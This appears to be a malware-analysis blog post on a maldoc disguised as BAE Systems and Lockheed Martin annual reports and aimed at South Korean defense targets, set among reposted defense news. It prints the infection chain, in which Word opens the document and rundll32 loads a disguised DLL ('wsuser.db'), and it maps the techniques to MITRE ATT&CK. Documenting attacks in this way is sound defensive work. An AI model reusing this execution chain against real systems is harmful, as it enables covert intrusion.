RAF MARHAM, U.K., 19 April 2016. Lockheed Martin, prime contractor on the F-35 aircraft program, selected BAE Systems to build engineering and training facilities at Royal Air Force (RAF) Marham in Norfolk, in readiness for the arrival of the UK's first F-35 Lightning II aircraft in 2018.

BAE Systems will construct three facilities to support the operation of the F-35 fleet: a maintenance and finish facility, a logistics operations center, and an integrated training center. The work is scheduled to be completed in early 2018.

LATEST IN MILITARY

Unmanned
Boeing rolls out first Loyal Wingman unmanned aircraft
May 6th, 2020


Military
Boeing selects Orbit's audio management system (AMS) for new USAF trainer
May 6th, 2020

Unmanned
Radio amplifier for RF networking introduced by Triad
May 6th, 2020

Military
BAE Systems completes acquisition of Airborne Tactical Radios business
May 5th, 2020

Military
Crimp wire pins and receptacles introduced by Mill-Max
May 5th, 2020

In view of the phishing campaign on the landing armies in South Korea, North Korea is interested in another event on the presentation at Future Armored Vehicles Weapon Systems 2020.



Technical Briefings at Future Armoured Vehicles Weapon Systems 2020

By **Armada International** - April 22, 2020

SMi Reports: Future Armoured Vehicles Systems 2020 will be held as a virtual conference, and will feature technical briefings from industry experts including BAE Systems and Lockheed Martin.

Last month, SMi Group made the decision to transform Future Armoured Vehicles Weapon Systems from an in-person event to one that's 100% digital.

Set to occur online on 3rd-4th June 2020, the conference will provide a flexible, innovative way to explore the latest technologies, systems and platforms that are revolutionising mechanised warfare.

At a time when many are working from home, a virtual conference provides the perfect opportunity to receive information and stay up to date with key topics within the field – without having to leave the comfort of one's home.

Highlight of the Month

Communication Improves Combat Effectiveness
May 4, 2020

Taking tactical communications to the next level with Bittium Tough SDR...
May 4, 2020

Isolation? How Defence Industry Can Retain Their Global Presence Amidst Difficult...
March 16, 2020

Recent articles

From Russia with Hertz
May 6, 2020

New Tools for New Threats
May 6, 2020


Silver Surfers
May 6, 2020

Listening to Criminals
May 6, 2020

The maldoc for Lockheed Martin use a reedited cover of the annual report 2019 of BAE and Lockheed Martin.


Annual Report
2019
BAE Systems plc

BAE SYSTEMS




Description
2020
BAE Systems plc

BAE SYSTEMS



Lockheed Martin Corporation

LOCKHEED MARTIN




Lockheed Martin Corporation
2019 Annual Report

LOCKHEED MARTIN

Korean Army

April 2020 have been a full month in events on the ROK, despite the reduction in costs with events related to COVID-19 in the military events, the south korean airforce have planned to upgrade the actual F-16 and F-35 fleet for theirs operational support and equipment. An event for joint drill operation with the US air force was previously planned have been canceled due to the COVID-19 restriction.



US Approves Sale of F-16 Upgrades for South Korean Air Force


The proposed sale has a value of $194 million.

By Ankit Panda
March 31, 2020

The United States Department of State has approved a possible foreign military sale to South Korea for certain upgrades to the Republic of Korea Air Force's (ROKAF) F-16 Block 32 aircraft, a press release noted on Monday. The U.S. Defense Security Cooperation Agency notified U.S. lawmakers of the approval on Monday as well. The sale is estimated to cost $194 million.

Credit: Photo by Staff Sgt. Nick Wilson/Released

The approval covers the transfer of Mode 5 Identification Friend or Foe (IFF) packages and Link 16 Tactical Datalink (TDL) equipment. An IFF system allows military aircraft to use on-board radar to discriminate friendly aircraft; advanced IFF systems can also determine an aircraft's bearing and speed. IFFs contribute to the prevention of friendly fire incidents and enhance command and control for large



South Korea, U.S. wrap up combined joint air force exercises: MND


Scale and length of the drills this week are "on par with" previous years, ROK military says

Jeongmin Kim April 24, 2020

Image: ROK Ministry of National Defense

The U.S. and South Korea on Friday wrapped up a series of combined air exercises, Seoul's Ministry of Defense (MND) confirmed.

The exercises, which kicked-off on Monday, were the first by the allies in months, following the joint decision to call off a round of drills in February due to the coronavirus.



USA approves $675 million support package for Korean F-35s


By Greg Waldron | 13 April 2020

The US government has cleared a potential $675 million deal for the sustainment of South Korea's fleet of Lockheed Martin F-35A fighters.

The Foreign Military Sale package includes follow-on support for the aircraft, engines, weapons, spare parts, software, training, and other elements. It follows a request from the Seoul.

Source: Greg Waldron
A Republic of Korea Air Force F-35A at the Seoul ADEX show in October 2019

This event has been used to become familiar with the recently arrived RQ-4 drones from South Korea. This improvement precedes the firing of short-range missiles a few days before the start of discussions about the elections in South Korea.



Next RQ-4 Global Hawk Drones Arrive in South Korea

The U.S. ambassador to South Korea made the announcement on Twitter.


By Ankit Panda
April 20, 2020

On Sunday, Harry Harris, the U.S. ambassador to South Korea, announced the arrival of additional RQ-4 Global Hawk long-range surveillance drones to the country.

"Congratulations to the U.S.-ROK Security Cooperation teams on delivering Global Hawk to the ROK this week. A great day for ROKAF and the ironclad," Harris said in a Twitter post, adding that the delivery marked a "A great day for ROKAF (Republic of Korea Air Force) and the ironclad #USROKAlliance." Harris also posted a version of the tweet in Korean.

Credit: Twitter via @USAmbROK

According to South Korea's Yonhap News Agency, Harris' decision to announce the delivery on Twitter has drawn controversy in Seoul, where the current government has been trying to avoid emphasizing certain sensitive military deliveries.




North Korea Fires Missiles as South's Elections Loom

The tests of short-range missiles came a day before South Korea holds parliamentary elections amid the coronavirus pandemic.

An undated picture released by North Korea's official Korean Central News Agency on Sunday showed Kim Jong-un inspecting a military plane group. Korean Central News Agency, via Agence France-Presse — Getty Images

This event with also impacted the modification of the measures to protect tanks of the South Korean army, information that is interested in North Korea in the light of recent phishing campaigns in the land forces.



South Korea's Army Plans to Upgrade K1A2 Main Battle Tank

Upgrade work will reportedly include enhancing the K1A2s situational awareness and protection against enemy anti-tank missiles.

By Franz-Stefan Gady
April 07, 2020


The Republic of Korea Army's (ROKA) K1A2 main battle tank (MBT) fleet is slated to undergo upgrade work to enhance its overall operational performance, the Korean Ministry of National Defense's (MND) Defense Agency for Technology and Quality (DATQ) announced last month.

According to *Jane's*, DATQ stated that it will conduct "advanced research" between June and October 2020 to determine precise modernization requirements. Upgrades under consideration include the installment of a new situational awareness system, a new high-performance special armor, a remote weapon station, and a modern environmental control system, as well as upgrading the tank's existing engine.

Credit: Army Recognition

Likewise, recent changes have taken place in the South Korean Navy with the change of chief of naval operations to the hands with the new minesweeper ship and upgrade of Destroyers for the adapt the response of the threats to South Korea (Korea south, China ...). So many changes that attract the lusts of North Korea to learn more from the measures taken by

South Korea. However, it can't be excluded that other countries are very interested in these famous measures such as China, which borders with North Korea and in these economic zones with South Korea.



Admiral Boo (부석종), center, became the 34th CNO of the ROK Navy, taking over the command from Admiral Sim Seung-seob (심승섭), right. ROK Navy picture.

New Chief Of Naval Operations For The Republic Of Korea Navy

Admiral Boo Suk-jong was appointed as the 34th Chief of Naval Operations (CNO) of the Republic of Korea Navy (ROK Navy) on April 10, 2020.

Xavier Vavasseur 17 Apr 2020

Admiral Boo (부석종) became the 34th CNO of the ROK Navy, taking over the command from Admiral Sim Seung-seob.

The ceremony took place at Kyeryong University Daeyeonjangjang and was attended by major ROK military commanders and naval officers, including Korean Defense Minister Chung Kyung-du.

During the inauguration ceremony, the new CNO, Admiral Boo, took over the Navy flag symbolizing command from the Minister of Justice and began official work.

ROK Ministry of National Defense releases video footages of DDH-II Class Destroyers

April News 2020 Navy Naval Maritime Defense Industry

POSTED ON MONDAY, 27 APRIL 2020 11:54

The South Korean Ministry of National Defense is planning to release video sources of the main weapon systems on the Ministry's YouTube channel. Hereunder, Navy Recognition editorial team summarized the information of the first three videos presenting the DDH-II Class Destroyers.

Chungmugong Yi Sunshin Class destroyers are in service with the Republic of Korea Navy. The multi-purpose destroyer class was the second to be developed under the Korean Destroyer eXperimental (KDX) programme. Six ships were built by Hyundai Heavy Industries and Daewoo Shipbuilding and Marine Engineering between 2002 and 2006. The destroyer class is also known as DDH-II.

The lead ship in its class, Chungmugong Yi Sunshin (DDH-975), was launched in May 2002 and commissioned in November 2003. Munmu the Great (DDH-976) was launched in April 2003 and commissioned in September 2004. Dae Jo Yeong (DDH-977) was launched in November 2003 and commissioned in June 2005. Wang Geon (DDH-978) was launched in May 2005 and commissioned in November 2006. Kang Gam Chan (DDH-979) was launched in March 2006 and commissioned in October 2007. The final ship in the class, Choi Young (DDH-981), was launched in October 2006 and commissioned in September 2008.

ROKS Munmu the Great (DDH 976) during the RIMPAC 2006 (Picture source: U.S. Navy photo by Mass Communication Specialist 2nd Class Rebecca J. Moat)

Navy of South Korea has launched 4th Yangyang-class minesweeper ship Namhae MSH-575

April News 2020 Navy Naval Maritime Defense Industry

POSTED ON WEDNESDAY, 15 APRIL 2020 18:49

According to news published on the Facebook account of ROK armed forces, April 14, 2020, the Republic of Korea Navy's 4th Yangyang-class minesweeper ROKS Namhae (MSH-575) was recently launched by Kangnam Corporation shipyard.

Yangyang-class minesweeper Ongjin. (Picture source Wikimedia)


The South Korean Navy originally planned to build a total of 8 Yangyang-class MSH, but only 3 were built likely due to budgetary restrictions. The minesweeper acquisition program, once thought abandoned, was recently revived with news of additional ships being built.

Yangyang-class ship is a ship class of minesweepers currently in service on the Republic of Korea Navy. A minesweeper is a small warship designed to engage in minesweeping. Using various mechanisms intended to counter the threat posed by naval mines, waterways are kept clear for safe shipping.

Yangyang-class ships are 60 meters long, 10.5 m wide. They are equipped with a Multi-purpose machine gun, a 20 mm main gun, and Mine Disposal Vehicle (MDV). They use two Voith Schneider Propellers as propulsion, to control the ship more precisely. To perform minesweeping activities, mechanical/inductive minesweeping device and sonar's are equipped

Cyber kill chain

This process graph represent the cyber kill chain used by the attacker.



```
"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\admin\AppData\Local\Temp\d7ef8935437d61c975feb2bd826d018373df099047c33ad7305585774a272625.doc"
```

```
C:\Windows\System32\rundll32.exe "C:\Users\admin\AppData\Local\Microsoft\Notice\wsuser.db", sqlite3_steps S-6-81-3811-75432205-060098-6872 0 0 17 1
```

```
"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
```

Indicators Of Compromise (IOC)

The IOC can be exported in JSON and CSV

References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Rundll32 Execution through Module Load	https://attack.mitre.org/techniques/T1085 https://attack.mitre.org/techniques/T1129
Persistence	Registry Run Keys / Startup Folder	https://attack.mitre.org/techniques/T1060
Credential Access	Credentials in Files	https://attack.mitre.org/techniques/T1081
Defense Evasion	Rundll32	https://attack.mitre.org/techniques/T1085
Discovery	Query Registry	https://attack.mitre.org/techniques/T1012

This can be exported as JSON format Export in JSON

Links

Original tweet:

Links Anyrun:

Articles